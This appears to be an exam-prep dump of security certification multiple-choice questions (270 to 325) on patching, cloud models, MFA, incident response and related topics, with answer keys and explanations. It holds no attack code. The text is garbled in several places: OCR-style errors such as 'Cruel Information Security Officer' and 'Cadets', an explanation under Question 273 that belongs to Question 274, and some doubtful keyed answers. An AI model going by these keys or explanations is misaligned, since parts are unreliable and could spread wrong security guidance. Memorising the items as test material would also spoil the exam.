The Cruel Information Security Officer (CISO) asks a security analyst to install an OS update to a production VM that has a 99% uptime SLA. The CISO tells me analyst the installation must be done as quickly as possible. Which of the following courses of action should the security analyst take first?

- A. Log in to the server and perform a health check on the VM.
- B. Install the patch Immediately.
- C. Confirm that the backup service is running.
- D. Take a snapshot of the VM.

Answer: D

Explanation:

Before applying any updates or patches to a production VM, especially one with a 99% uptime SLA, it is crucial to first take a snapshot of the VM. This snapshot serves as a backup that can be quickly restored in case the update causes any issues, ensuring that the system can be returned to its previous state without violating the SLA. This step mitigates risk and is a standard best practice in change management for critical systems.

QUESTION 270

Sine?a recent upgrade (o a WLAN infrastructure, several mobile users have been unable to access the internet from the lobby. The networking team performs a heat map survey of the building and finds several WAPs in the area. The WAPs are using similar frequencies with high power settings. Which of the following installation considerations should the security team evaluate next?

- A. Channel overlap
- B. Encryption type
- C. New WLAN deployment
- D. WAP placement

Answer: A

Explanation:

When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.

QUESTION 271

An employee in the accounting department receives an email containing a demand for payment tot services performed by a vendor However, the vendor is not in the vendor management

database. Which of the following in this scenario an example of?

- A. Pretexting
- B. Impersonation
- C. Ransomware
- D. Invoice scam

Answer: D

Explanation:

The scenario describes an instance where an employee receives a fraudulent invoice from a vendor that is not recognized in the company's vendor management system. This is a classic example of an invoice scam, where attackers attempt to trick organizations into making payments for fake or non-existent services. These scams often rely on social engineering tactics to bypass financial controls.

QUESTION 272

While considering the organization's cloud-adoption strategy, the Chief Information Security Officer sets a goal to outsource patching of firmware, operating systems, and applications to the chosen cloud vendor. Which of the following best meets this goal?

- A. Community cloud
- B. PaaS
- C. Containerization
- D. Private cloud
- E. SaaS
- F. IaaS

Answer: E

Explanation:

Software as a Service (SaaS) is the cloud model that best meets the goal of outsourcing the management, including patching, of firmware, operating systems, and applications to the cloud vendor. In a SaaS environment, the cloud provider is responsible for maintaining and updating the entire software stack, allowing the organization to focus on using the software rather than managing its infrastructure.

QUESTION 273

A security analyst is assessing several company firewalls. Which of the following tools would the analyst most likely use to generate custom packets to use during the assessment?

- A. hping
- B. Wireshark
- C. PowerShell
- D. netstat

Answer: A

Explanation:

Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.

QUESTION 274

A new vulnerability enables a type of malware that allows the unauthorized movement of data from a system. Which of the following would detect this behavior?

- A. Implementing encryption
- B. Monitoring outbound traffic
- C. Using default settings
- D. Closing all open ports

Answer: B

Explanation:

Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.

QUESTION 275

Which of the following can a security director use to prioritize vulnerability patching within a company's IT environment?

- A. SOAR
- B. CVSS
- C. SIEM
- D. CVE

Answer: B

Explanation:

The Common Vulnerability Scoring System (CVSS) is a standardized framework for assessing the severity of security vulnerabilities. It helps organizations prioritize vulnerability patching by providing a numerical score that reflects the potential impact and exploitability of a vulnerability. CVSS scores are used to gauge the urgency of patching vulnerabilities within a company's IT environment.

QUESTION 276

Which of the following is the most effective way to protect an application server running software that is no longer supported from network threats?

- A. Air gap
- B. Barricade
- C. Port security
- D. Screen subnet

Answer: D

Explanation:

One of the most effective ways to protect an application server is to use a screened subnet. A screened subnet is a network segment that is isolated from both the internet and the internal network by two firewalls. The application server is placed in the screened subnet, also known as the demilitarized zone (DMZ), and only the necessary ports are opened for communication. This way, the application server is shielded from external attacks and internal breaches, and the impact of a compromise is minimized.

QUESTION 277

Which of the following is the best method to reduce the attack surface of an enterprise network?

- A. Disable unused network services on servers.
- B. Use port security for wired connections.
- C. Change default passwords for network printers.
- D. Create a guest wireless network for visitors.

Answer: C

QUESTION 278

Cadets speaking a foreign language are using company phone numbers to make unsolicited phone calls to a partner organization. A security analyst validates through phone system logs that the calls are occurring and the numbers are not being spoofed. Which of the following is the most likely explanation?

- A. The executive team is traveling internationally and trying to avoid roaming charges
- B. The company's SIP server security settings are weak.
- C. Disgruntled employees are making calls to the partner organization.
- D. The service provider has assigned multiple companies the same numbers

Answer: B

Explanation:

If cadets are using company phone numbers to make unsolicited calls, and the logs confirm the numbers are not being spoofed, it suggests that the SIP (Session Initiation Protocol) server's security settings might be weak. This could allow unauthorized access or exploitation of the company's telephony services, potentially leading to misuse by unauthorized individuals.

QUESTION 279

An IT security team is concerned about the confidentiality of documents left unattended in MFPs. Which of the following should the security team do to mitigate the situation?

- A. Educate users about the importance of paper shredder devices.
- B. Deploy an authentication factor that requires In-person action before printing.
- C. Install a software client on every computer authorized to use the MFPs.
- D. Update the management software to utilize encryption.

Answer: B

Explanation:

To mitigate the risk of confidential documents being left unattended in Multi-Function Printers (MFPs), implementing an authentication factor that requires in-person action before printing (such as PIN codes or badge scanning) is the most effective measure. This ensures that documents are only printed when the authorized user is present to collect them, reducing the risk of sensitive information being exposed.

QUESTION 280

A systems administrator is auditing all company servers to ensure they meet the minimum security baseline. While auditing a Linux server, the systems administrator observes the `/etc/shadow` file has permissions beyond the baseline recommendation. Which of the following commands should the systems administrator use to resolve this issue?

- A. chmod
- B. grep
- C. dd
- D. passwd

Answer: A

Explanation:

The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.

QUESTION 281

During a recent company safety stand-down, the cyber-awareness team gave a presentation on the importance of cyber hygiene. One topic the team covered was best practices for printing centers. Which of the following describes an attack method that relates to printing centers?

- A. Whaling
- B. Credential harvesting
- C. Prepending
- D. Dumpster diving

Answer: D

Explanation:

Dumpster diving is an attack method where attackers search through physical waste, such as discarded documents and printouts, to find sensitive information that has not been properly disposed of. In the context of printing centers, this could involve attackers retrieving printed documents containing confidential data that were improperly discarded without shredding or other secure disposal methods. This emphasizes the importance of proper disposal and physical security measures in cyber hygiene practices.

QUESTION 282

A software developer would like to ensure. The source code cannot be reverse engineered or debugged. Which of the following should the developer consider?

- A. Version control
- B. Obfuscation toolkit
- C. Code reuse
- D. Continuous integration
- E. Stored procedures

Answer: B

Explanation:

An obfuscation toolkit is used by developers to make source code difficult to understand and reverse engineer. This technique involves altering the code's structure and naming conventions without changing its functionality, making it much harder for attackers to decipher the code or use debugging tools to analyze it. Obfuscation is an important practice in protecting proprietary software and intellectual property from reverse engineering.

QUESTION 283

Which of the following is a common source of unintentional corporate credential leakage in cloud

environments?

- A. Code repositories
- B. Dark web
- C. Threat feeds
- D. State actors
- E. Vulnerability databases

Answer: A

Explanation:

Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.

QUESTION 284

A security audit of an organization revealed that most of the IT staff members have domain administrator credentials and do not change the passwords regularly. Which of the following solutions should the security team propose to resolve the findings in the most complete way?

- A. Creating group policies to enforce password rotation on domain administrator credentials
- B. Reviewing the domain administrator group, removing all unnecessary administrators, and rotating all passwords
- C. Integrating the domain administrator's group with an IdP and requiring SSO with MFA for all access
- D. Securing domain administrator credentials in a PAM vault and controlling access with role-based access control

Answer: D

Explanation:

Using a Privileged Access Management (PAM) vault to secure domain administrator credentials and enforcing role-based access control (RBAC) is the most comprehensive solution. PAM systems help manage and control access to privileged accounts, ensuring that only authorized personnel can access sensitive credentials. This approach also facilitates password rotation, auditing, and ensures that credentials are not misused or left unchanged. Integrating PAM with RBAC ensures that access is granted based on the user's role, further enhancing security.

QUESTION 285

A company wants to get alerts when others are researching and doing reconnaissance on the company. One approach would be to host a part of the Infrastructure online with known vulnerabilities that would appear to be company assets. Which of the following describes this approach?

- A. Watering hole
- B. Bug bounty
- C. DNS sinkhole
- D. Honeypot

Answer: D

Explanation:

A honeypot is a security mechanism set up to attract and detect potential attackers by simulating vulnerable assets. By hosting a part of the infrastructure online with known vulnerabilities that appear to be company assets, the company can observe and analyze the behavior of attackers conducting reconnaissance. This approach allows the company to get alerts and gather intelligence on potential threats.

QUESTION 286

Which of the following best describes why the SMS DIP authentication method is more risky to implement than the TOTP method?

- A. The SMS OTP method requires an end user to have an active mobile telephone service and SIM card.
- B. Generally, SMS OTP codes are valid for up to 15 minutes while the TOTP time frame is 30 to 60 seconds
- C. The SMS OTP is more likely to be intercepted and lead to unauthorized disclosure of the code than the TOTP method.
- D. The algorithm used to generate an SMS OTP code is weaker than the one used to generate a TOTP code

Answer: C

Explanation:

The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time-based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.

QUESTION 287

A website user is locked out of an account after clicking an email link and visiting a different website. Web server logs show the user's password was changed, even though the user did not change the password. Which of the following is the most likely cause?

- A. Cross-site request forgery
- B. Directory traversal
- C. ARP poisoning
- D. SQL injection

Answer: A

Explanation:

The scenario describes a situation where a user unknowingly triggers an unwanted action, such as changing their password, by clicking a malicious link. This is indicative of a Cross-Site Request Forgery (CSRF) attack, where an attacker tricks the user into executing actions they did not intend to perform on a web application in which they are authenticated.

QUESTION 288

A security engineer is working to address the growing risks that shadow IT services are introducing to the organization. The organization has taken a cloud-first approach and does not have an on-premises IT infrastructure. Which of the following would best secure the organization?

- A. Upgrading to a next-generation firewall

- B. Deploying an appropriate in-line CASB solution
- C. Conducting user training on software policies
- D. Configuring double key encryption in SaaS platforms

Answer: B

Explanation:

A Cloud Access Security Broker (CASB) solution is the most suitable option for securing an organization that has adopted a cloud-first strategy and does not have an on-premises IT infrastructure. CASBs provide visibility and control over shadow IT services, enforce security policies, and protect data across cloud services.

QUESTION 289

A cybersecurity incident response team at a large company receives notification that malware is present on several corporate desktops. No known Indicators of compromise have been found on the network. Which of the following should the team do first to secure the environment?

- A. Contain the Impacted hosts
- B. Add the malware to the application blocklist.
- C. Segment the core database server.
- D. Implement firewall rules to block outbound beaconing

Answer: A

Explanation:

The first step in responding to a cybersecurity incident, particularly when malware is detected, is to contain the impacted hosts. This action prevents the spread of malware to other parts of the network, limiting the potential damage while further investigation and remediation actions are planned.

QUESTION 290

Which of the following is a reason why a forensic specialist would create a plan to preserve data after an incident and prioritize the sequence for performing forensic analysis?

- A. Order of volatility
- B. Preservation of event logs
- C. Chain of custody
- D. Compliance with legal hold

Answer: A

Explanation:

When conducting a forensic analysis after an incident, it's essential to prioritize the data collection process based on the "order of volatility." This principle dictates that more volatile data (e.g., data in memory, network connections) should be captured before less volatile data (e.g., disk drives, logs). The idea is to preserve the most transient and potentially valuable evidence first, as it is more likely to be lost or altered quickly.

QUESTION 291

A security analyst is creating a checklist for the server team to follow when hardening new devices for deployment. Which of the following best describes what the analyst is creating?

- A. Change management procedure
- B. Information security policy

- C. Cybersecurity framework
- D. Secure configuration guide

Answer: D

Explanation:

The security analyst is creating a "secure configuration guide," which is a set of instructions or guidelines used to configure devices securely before deployment. This guide ensures that the devices are set up according to best practices to minimize vulnerabilities and protect against potential security threats.

QUESTION 292

In which of the following scenarios is tokenization the best privacy technique to use?

- A. Providing pseudo-anonymization for social media user accounts
- B. Serving as a second factor for authentication requests
- C. Enabling established customers to safely store credit card information
- D. Masking personal information inside databases by segmenting data

Answer: C

Explanation:

Tokenization is a process that replaces sensitive data, such as credit card information, with a non-sensitive equivalent (token) that can be used in place of the actual data. This technique is particularly useful in securely storing payment information because the token can be safely stored and transmitted without exposing the original credit card number.

QUESTION 293

A security administrator recently reset local passwords and the following values were recorded in the system:

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e28184
IT-PC-2	admin	f8ddb9cbb321d7dfbf6cb059736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

Which of the following is the security administrator most likely protecting against?

- A. Account sharing
- B. Weak password complexity
- C. Pass-the-hash attacks
- D. Password compromise

Answer: C

Explanation:

The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.

QUESTION 294

A vendor needs to remotely and securely transfer files from one server to another using the command line. Which of the following protocols should be implemented to allow for this type of access? (Select two).

- A. SSH
- B. SNMP
- C. RDP
- D. S/MIME
- E. SMTP
- F. SFTP

Answer: AF

Explanation:

Secure Shell (SSH) is a protocol used for secure command-line access to remote systems, while Secure File Transfer Protocol (SFTP) is an extension of SSH used specifically for securely transferring files. Both SSH and SFTP ensure that data is encrypted during transmission, protecting it from interception or tampering.

QUESTION 295

Which of the following data roles is responsible for identifying risks and appropriate access to data?

- A. Owner
- B. Custodian
- C. Steward
- D. Controller

Answer: A

Explanation:

The data owner is the role responsible for identifying risks to data and determining who should have access to that data. The owner has the authority to make decisions about the protection and usage of the data, including setting access controls and ensuring that appropriate security measures are in place.

QUESTION 296

Various stakeholders are meeting to discuss their hypothetical roles and responsibilities in a specific situation, such as a security incident or major disaster. Which of the following best describes this meeting?

- A. Penetration test
- B. Continuity of operations planning
- C. Tabletop exercise
- D. Simulation

Answer: C

Explanation:

A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve

coordination among team members without the need for physical execution.

QUESTION 297

An external vendor recently visited a company's headquarters for a presentation. Following the visit a member of the hosting team found a file that the external vendor left behind on a server. The file contained detailed architecture information and code snippets. Which of the following data types best describes this file?

- A. Government
- B. Public
- C. Proprietary
- D. Critical

Answer: C

Explanation:

The file left by the external vendor, containing detailed architecture information and code snippets, is best described as proprietary data. Proprietary data is information that is owned by a company and is essential to its competitive advantage. It includes sensitive business information such as trade secrets, intellectual property, and confidential data that should be protected from unauthorized access.

QUESTION 298

The security operations center is researching an event concerning a suspicious IP address. A security analyst looks at the following event logs and discovers that a significant portion of the user accounts have experienced failed log-in attempts when authenticating from the same IP address:

```
184.168.131.241 - userA - failed authentication
184.168.131.241 - userA - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userC - failed authentication
184.168.131.241 - userC - failed authentication
```

Which of the following most likely describes the attack that took place?

- A. Spraying
- B. Brute-force
- C. Dictionary
- D. Rainbow table

Answer: A

Explanation:

Password spraying is a type of attack where an attacker tries a small number of commonly used passwords across a large number of accounts. The event logs showing failed login attempts for many user accounts from the same IP address are indicative of a password spraying attack, where the attacker is attempting to gain access by guessing common passwords.

QUESTION 299

Which of the following explains why an attacker cannot easily decrypt passwords using a rainbow table attack?

- A. Digital signatures
- B. Salting
- C. Hashing
- D. Perfect forward secrecy

Answer: B

Explanation:

Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.

QUESTION 300

A company is currently utilizing usernames and passwords, and it wants to integrate an MFA method that is seamless, can integrate easily into a user's workflow, and can utilize employee-owned devices. Which of the following will meet these requirements?

- A. Push notifications
- B. Phone call
- C. Smart card
- D. Offline backup codes

Answer: A

Explanation:

Push notifications offer a seamless and user-friendly method of multi-factor authentication (MFA) that can easily integrate into a user's workflow. This method leverages employee-owned devices, like smartphones, to approve authentication requests through a push notification. It's convenient, quick, and doesn't require the user to input additional codes, making it a preferred choice for seamless integration with existing workflows.

QUESTION 301

A financial institution would like to store its customer data in the cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would best meet the requirement?

- A. Asymmetric
- B. Symmetric
- C. Homomorphic
- D. Ephemeral

Answer: C

Explanation:

Homomorphic encryption allows data to be encrypted and manipulated without needing to decrypt it first. This cryptographic technique would allow the financial institution to store customer data securely in the cloud while still permitting operations like searching and calculations to be performed on the encrypted data. This ensures that the cloud service provider cannot decipher the sensitive data, meeting the institution's security requirements.

QUESTION 302

The Chief Information Security Officer of an organization needs to ensure recovery from ransomware would likely occur within the organization's agreed-upon RPOs and RTOs. Which of the following backup scenarios would best ensure recovery?

- A. Hourly differential backups stored on a local SAN array
- B. Daily full backups stored on premises in magnetic offline media
- C. Daily differential backups maintained by a third-party cloud provider
- D. Weekly full backups with daily incremental stored on a NAS drive

Answer: D

Explanation:

A backup strategy that combines weekly full backups with daily incremental backups stored on a NAS (Network Attached Storage) drive is likely to meet an organization's Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). This approach ensures that recent data is regularly backed up and that recovery can be done efficiently, without significant data loss or lengthy downtime.

QUESTION 303

Which of the following best describe why a process would require a two-person integrity security control?

- A. To increase the chance that the activity will be completed in half of the time the process would take only one user to complete
- B. To permit two users from another department to observe the activity that is being performed by an authorized user
- C. To reduce the risk that the procedures are performed incorrectly or by an unauthorized user
- D. To allow one person to perform the activity while being recorded on the CCTV camera

Answer: C

Explanation:

A two-person integrity security control is implemented to minimize the risk of errors or unauthorized actions. This control ensures that at least two individuals are involved in critical operations, which helps to verify the accuracy of the process and prevents unauthorized users from acting alone. It's a security measure commonly used in sensitive operations, like financial transactions or access to critical systems, to ensure accountability and accuracy.

QUESTION 304

A company recently decided to allow employees to work remotely. The company wants to protect its data without using a VPN. Which of the following technologies should the company implement?

- A. Secure web gateway
- B. Virtual private cloud endpoint
- C. Deep packet inspection
- D. Next-generation firewall

Answer: A

Explanation:

A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web traffic and enforcing corporate and regulatory policy compliance. This technology

allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.

QUESTION 305

In a rush to meet an end-of-year business goal, the IT department was told to implement a new business application. The security engineer reviews the attributes of the application and decides the time needed to perform due diligence is insufficient from a cybersecurity perspective. Which of the following best describes the security engineer's response?

- A. Risk tolerance
- B. Risk acceptance
- C. Risk importance
- D. Risk appetite

Answer: D

Explanation:

Risk appetite refers to the level of risk that an organization is willing to accept in order to achieve its objectives. In this scenario, the security engineer is concerned that the timeframe for implementing a new application does not allow for sufficient cybersecurity due diligence. This reflects a situation where the organization's risk appetite might be too high if it proceeds without the necessary security checks.

QUESTION 306

An organization has too many variations of a single operating system and needs to standardize the arrangement prior to pushing the system image to users. Which of the following should the organization implement first?

- A. Standard naming convention
- B. Mashing
- C. Network diagrams
- D. Baseline configuration

Answer: D

Explanation:

Baseline configuration is the process of standardizing the configuration settings for a system or network. In this scenario, the organization needs to standardize the operating system configurations before deploying them across the network. Establishing a baseline configuration ensures that all systems adhere to the organization's security policies and operational requirements.

QUESTION 307

A growing company would like to enhance the ability of its security operations center to detect threats but reduce the amount of manual work required for the security analysts. Which of the following would best enable the reduction in manual work?

- A. SOAR
- B. SIEM
- C. MDM
- D. DLP

Answer: A

Explanation:

Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.

QUESTION 308

A systems administrator is redesigning how devices will perform network authentication. The following requirements need to be met:

- An existing Internal certificate must be used.
- Wired and wireless networks must be supported
- Any unapproved device should be Isolated in a quarantine subnet
- Approved devices should be updated before accessing resources

Which of the following would best meet the requirements?

- A. 802.1X
- B. EAP
- C. RADIUS
- D. WPA2

Answer: A

Explanation:

802.1X is a network access control protocol that provides an authentication mechanism to devices trying to connect to a LAN or WLAN. It supports the use of certificates for authentication, can quarantine unapproved devices, and ensures that only approved and updated devices can access network resources. This protocol best meets the requirements of securing both wired and wireless networks with internal certificates.

QUESTION 309

A company implemented an MDM policy to mitigate risks after repeated instances of employees losing company-provided mobile phones. In several cases, the lost phones were used maliciously to perform social engineering attacks against other employees. Which of the following MDM features should be configured to best address this issue? (Select two).

- A. Screen locks
- B. Remote wipe
- C. Full device encryption
- D. Push notifications
- E. Application management
- F. Geolocation

Answer: AB

Explanation:

Screen locks: Enforcing screen lock policies ensures that unauthorized users cannot easily access the device contents if a phone is lost or stolen. This adds a crucial first layer of protection. Remote wipe: This feature allows administrators to erase all data on a lost or stolen device remotely. It is essential in preventing malicious access to sensitive corporate data, especially if the device is compromised.

QUESTION 310

A security analyst needs to propose a remediation plan for each item in a risk register. The item with the highest priority requires employees to have separate logins for SaaS solutions and different password complexity requirements for each solution. Which of the following implementation plans will most likely resolve this security issue?

- A. Creating a unified password complexity standard
- B. Integrating each SaaS solution with the Identity provider
- C. Securing access to each SaaS by using a single wildcard certificate
- D. Configuring geofencing on each SaaS solution

Answer: B

Explanation:

Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.

QUESTION 311

A security analyst finds a rogue device during a monthly audit of current endpoint assets that are connected to the network. The corporate network utilizes 802.1X for access control. To be allowed on the network, a device must have a Known hardware address, and a valid user name and password must be entered in a captive portal. The following is the audit report:

IP address	MAC	Host	Account
10.18.04.42	BE-AC-11-F1-E4-44	PC-NY	user1
10.18.04.38	EB-AC-11-82-42-F3	PC-CA	user3
10.18.04.59	28-BB-5A-11-52-29	PC-PA	user2
10.18.04.58	28-BB-5A-F0-E9-D1	PC-TX	user4
10.18.04.22	EB-AC-11-82-42-F3	WIN10	user3
10.18.04.26	BB-28-11-21-A2-73	PC-NJ	admin

Which of the following is the most likely way a rogue device was allowed to connect?

- A. A user performed a MAC cloning attack with a personal device.
- B. A DMCP failure caused an incorrect IP address to be distributed
- C. An administrator bypassed the security controls for testing.
- D. DNS hijacking let an attacker intercept the captive portal traffic.

Answer: A

Explanation:

The most likely way a rogue device was able to connect to the network is through a MAC cloning attack. In this attack, a personal device copies the MAC address of an authorized device, bypassing the 802.1X access control that relies on known hardware addresses for network access. The matching MAC addresses in the audit report suggest that this technique was used to gain unauthorized network access.

QUESTION 312

Which of the following is the first step to take when creating an anomaly detection process?

- A. Selecting events
- B. Building a baseline
- C. Selecting logging options
- D. Creating an event log

Answer: B

Explanation:

The first step in creating an anomaly detection process is building a baseline of normal behavior within the system. This baseline serves as a reference point to identify deviations or anomalies that could indicate a security incident. By understanding what normal activity looks like, security teams can more effectively detect and respond to suspicious behavior.

QUESTION 313

Which of the following is the final step of the incident response process?

- A. Lessons learned
- B. Eradication
- C. Containment
- D. Recovery

Answer: A

Explanation:

The final step in the incident response process is "Lessons learned." This step involves reviewing and analyzing the incident to understand what happened, how it was handled, and what could be improved. The goal is to improve future response efforts and prevent similar incidents from occurring. It's essential for refining the incident response plan and enhancing overall security posture.

QUESTION 314

While investigating a recent security breach an analyst finds that an attacker gained access by SQL injection through a company website. Which of the following should the analyst recommend to the website developers to prevent this from reoccurring?

- A. Secure cookies
- B. Input sanitization
- C. Code signing
- D. Blocklist

Answer: B

Explanation:

Input sanitization is a critical security measure to prevent SQL injection attacks, which occur when an attacker exploits vulnerabilities in a website's input fields to execute malicious SQL code. By properly sanitizing and validating all user inputs, developers can prevent malicious code from being executed, thereby securing the website against such attacks.

QUESTION 315

Which of the following environments utilizes a subset of customer data and is most likely to be used to assess the impacts of major system upgrades and demonstrate system features?

- A. Development
- B. Test
- C. Production
- D. Staging

Answer: D

Explanation:

A staging environment is a controlled setting that closely mirrors the production environment but uses a subset of customer data. It is used to test major system upgrades, assess their impact, and demonstrate new features before they are rolled out to the live production environment. This ensures that any issues can be identified and addressed in a safe environment before affecting end-users.

QUESTION 316

An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service. Which of the following is the engineer most likely to deploy?

- A. Layer 4 firewall
- B. NGFW
- C. WAF
- D. UTM

Answer: C

Explanation:

The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS), and other web-based attacks that could compromise the web service.

Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.

NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.

UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

QUESTION 317

An IT manager is putting together a documented plan describing how the organization will keep operating in the event of a global incident. Which of the following plans is the IT manager creating?

- A. Business continuity
- B. Physical security
- C. Change management
- D. Disaster recovery

Answer: A

Explanation:

The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on

minimizing downtime and maintaining essential services.

QUESTION 318

A company is changing its mobile device policy. The company has the following requirements:

- Company-owned devices
- Ability to harden the devices
- Reduced security risk
- Compatibility with company resources

Which of the following would best meet these requirements?

- A. BYOD
- B. CYOD
- C. COPE
- D. COBO

Answer: C

Explanation:

COPE (Corporate-Owned, Personally Enabled) devices allow companies to manage and harden company-owned devices while still enabling limited personal use, reducing security risks while maintaining compatibility with corporate resources.

QUESTION 319

Which of the following describes the understanding between a company and a client about what will be provided and the accepted time needed to provide the company with the resources?

- A. SLA
- B. MOU
- C. MOA
- D. BPA

Answer: A

Explanation:

A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.

MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.

BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

QUESTION 320

Which of the following describes an executive team that is meeting in a board room and testing the company's incident response plan?

- A. Continuity of operations
- B. Capacity planning
- C. Tabletop exercise
- D. Parallel processing

Answer: C

Explanation:

A tabletop exercise involves the executive team or key stakeholders discussing and testing the company's incident response plan in a simulated environment. These exercises are low-stress, discussion-based, and help to validate the plan's effectiveness by walking through different scenarios without disrupting actual operations. It is an essential part of testing business continuity and incident response strategies.

Continuity of operations refers to the ability of an organization to continue functioning during and after a disaster but doesn't specifically involve simulations like tabletop exercises.

Capacity planning is related to ensuring the infrastructure can handle growth, not incident response testing.

Parallel processing refers to running multiple processes simultaneously, which is unrelated to testing an incident response plan.

QUESTION 321

Which of the following methods would most likely be used to identify legacy systems?

- A. Bug bounty program
- B. Vulnerability scan
- C. Package monitoring
- D. Dynamic analysis

Answer: B

Explanation:

A vulnerability scan is the most likely method to identify legacy systems. These scans assess an organization's network and systems for known vulnerabilities, including outdated or unsupported software (i.e., legacy systems) that may pose a security risk. The scan results can highlight systems that are no longer receiving updates, helping IT teams address these risks.

Bug bounty programs are used to incentivize external researchers to find security flaws, but they are less effective at identifying legacy systems.

Package monitoring tracks installed software packages for updates or issues but is not as comprehensive for identifying legacy systems.

Dynamic analysis is typically used for testing applications during runtime to find vulnerabilities, but not for identifying legacy systems.

QUESTION 322

Which of the following considerations is the most important for an organization to evaluate as it establishes and maintains a data privacy program?

- A. Reporting structure for the data privacy officer
- B. Request process for data subject access
- C. Role as controller or processor
- D. Physical location of the company

Answer: B

Explanation:

This is one of the most important considerations because it involves how individuals can access, correct or delete their personal data as required by data protection regulations such as GDPR.

QUESTION 323

Client files can only be accessed by employees who need to know the information and have

specified roles in the company. Which of the following best describes this security concept?

- A. Availability
- B. Confidentiality
- C. Integrity
- D. Non-repudiation

Answer: B

Explanation:

The scenario described, where client files are only accessible to employees who "need to know" the information, reflects the concept of confidentiality. Confidentiality ensures that sensitive information is only accessible to those who are authorized to view it, preventing unauthorized access.

Availability ensures that data is accessible when needed but doesn't focus on restricting access. Integrity ensures that data remains accurate and unaltered but doesn't pertain to access control. Non-repudiation ensures that actions cannot be denied after they are performed, but this concept is unrelated to access control.

QUESTION 324

A user would like to install software and features that are not available with a smartphone's default software. Which of the following would allow the user to install unauthorized software and enable new features?

- A. SOU
- B. Cross-site scripting
- C. Jailbreaking
- D. Side loading

Answer: C

Explanation:

Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.

SOU (Statement of Understanding) is not related to modifying devices.

Cross-site scripting is a web-based attack technique, unrelated to smartphone software.

Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

QUESTION 325

A recent penetration test identified that an attacker could flood the MAC address table of network switches. Which of the following would best mitigate this type of attack?

- A. Load balancer
- B. Port security
- C. IPS
- D. NGFW

Answer: B

Explanation:

Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned

on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.

